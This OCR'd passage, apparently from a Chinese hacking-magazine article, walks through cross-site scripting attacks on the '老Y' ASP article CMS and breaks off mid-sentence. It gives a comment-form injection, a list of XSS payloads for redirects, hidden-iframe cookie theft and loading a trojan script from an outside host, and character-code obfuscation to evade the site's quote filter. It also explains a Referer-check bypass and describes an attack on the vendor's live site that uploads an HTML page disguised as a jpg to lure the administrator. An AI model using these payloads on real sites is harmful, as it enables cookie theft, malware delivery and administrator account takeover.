


图11

```
    <form method="post" action="http://127.0.0.1/
laoy/Addnew.asp">
    大  名: <textarea name="Author" cols="50"
rows="5"><&#10;iframe src=http://www.baidu.com> </
textarea><br>
    内  容: <textarea name="Content" cols="50"
rows="8">test</textarea><br>
    文章ID: <input name="ArticleID" type="text"
value="168"/><br>
    <input name="button3" type="submit"
class="borderall" value="发 表" />
    </form>
```

提交后，Addnew.asp页面返回如图12所示，说明提交成功，可以在IE地址栏中使用“javascript:unescape("%u53D1%u5E03%u8BC4%u8BBA%u6210%u529F%21")”还原出汉字信息。当浏览该文章时触发脚本，如图13所示。




图12




图13

因为首页显示最新的评论，所以首页同时受到影响，如图14所示。

可见这是个非常严重的漏洞，无须登录便



图14

可完成像页面跳转、关闭、获取Cookie、网页挂马、传播蠕虫病毒等跨站攻击。此处给出部分跨站脚本:

```
//页面跳转
<script>window.location.href("http://www.baidu.com");</script>
//页面关闭
<script>opener=null;window.close();</script>
//获取Cookie
<iframe src=获取Cookie的URL+?escape(document.cookie) width=0 height=0></iframe>
//网页挂马
<script language=javascript src=xxx.js></script>
<script language=JScript.Encode src=http://www.upx.com.cn/muma.txt></script>
//其他跨站脚本
<img src="#" width=0 onerror=alert("XSS")>
<img src=javascript:alert("XSS") width=0>
<img src=javascrip&#116&#58alert(/跨站/) width=0>
<style>@import url(javascript:alert("XSS"));</style>
<style>body {xss:expression(alert("XSS"))}</style>
<div style="xss:expression(alert('XSS'))"></div>
//跨站脚本实在灵活，令人防不胜防
```

需要注意的是,老Y的LoseHtml()函数过滤了单双引号,所以必要时必须使用JavaScript的String.fromCharCode将Unicode值转为字符串,然后用document.write或eval输出或执行; style标签或属性中使用expression会不停地弹出对话框,也需要做相应的修改。于是页面跳转、style跨站脚本修改如下,至于更详尽的跨站内容读者可以自行搜索参考。

```
<script>
eval(String.fromCharCode(119,105,110,100,111,119,46,108,111,99,97,116,105,111,110,46,104,114,101,102,40,34,104,116,116,112,58,47,47,119,119,119,46,98,97,105,100,117,46,99,111,109,34,41))
</script>
//Unicode值为字符串 <script>window.location.href("http://www.baidu.com")</script>
<style>body{xss:expression(if(window.x!=1){window.x=1;alert('aaaa')})}</style>
```

2.文章跨站

漏洞描述 User/UserAdd.asp文件中的savenew()、saveedit()等模块使用LoseHtml()函数过滤文章标题Title、文章作者Author、核心提示Artdescription(取自Content的前250个字符)等文本,文章内容Content虽然没有做过滤,但是输出时使用FilterJS()函数过滤其中的JS脚本,而且普通用户添加是未审文章,是不会对其他用户产生影响的,所以该漏洞主要作用于管理员,比如获取Cookie、审核文章等。我们可以利用Title、Author、Artdescription等完成跨站,但是为了使影响更广泛,本文利用Title进行跨站。

这时我们必须分析Checkpost()函数(判断是否外部提交),代码如下:

```
If Not Checkpost(True) Then Call Alert("禁止外部提交!","-1")
//User/UserAdd.asp中的代码，防止外部提交
function checkpost(byval back)
dim server_v1, server_v2
server_v1 = cstr(request.servervariables("http_referer"))
server_v2 = cstr(request.servervariables("server_name"))
if Mid(server_v1, 8, len(server_v2)) <> server_v2 then
if not back then
response.write lang_errorpost : response.end
else
checkpost = false
end if
else
checkpost = true
end if
end function
```

很显然,该函数与防盗链的代码一致,而且绕过的方法有多种(请读者参阅笔者发表于黑客防线2008年6期的《E创之责》一文,技术要点链接http://www.hacker.com.cn/forum/view.asp?id=123782),也可以利用老Y的laoylrc.asp文件完成Referer欺骗。该文件利用Msxml2.ServerXMLHTTP.3.0控件获取远程页面返回内容,分析略,访问方式为"http://127.0.0.1/laoy/inc/laoylrc.asp?u=http://www.baidu.com",如图15所示。

将"http://www.baidu.com"改为远程提交页面的地址便可绕过限制,可以上传提交页面到自己的空间或者老Y网站,本文采用后者。首先访问老Y官网,利用注入漏洞2打开管理员的一个最新文章(以引起管理员的注意,让其登录后台查看原由,^_^),如图16所示。

另存页面源码为jpg类型,用记事本打开修改From的action、标题的输入栏类型、eWebEditor




图15




图16

的路径及style，如图17所示。




图17

然后上传这个假jpg文件，因为文件内容为Html脚本，所以无需使用Inc/laoylrc.asp调用，直接访问该jpg文件，如图18所示，得到编辑界面，如图19所示。

笔者原本想给提交页面中插入写Cookie的脚本，比如"<script>document.cookie="Yao=ID=13&UserPass=49ba59abbe 56e057&UserName=qwerty"</script>"，但是发现一个奇




图18

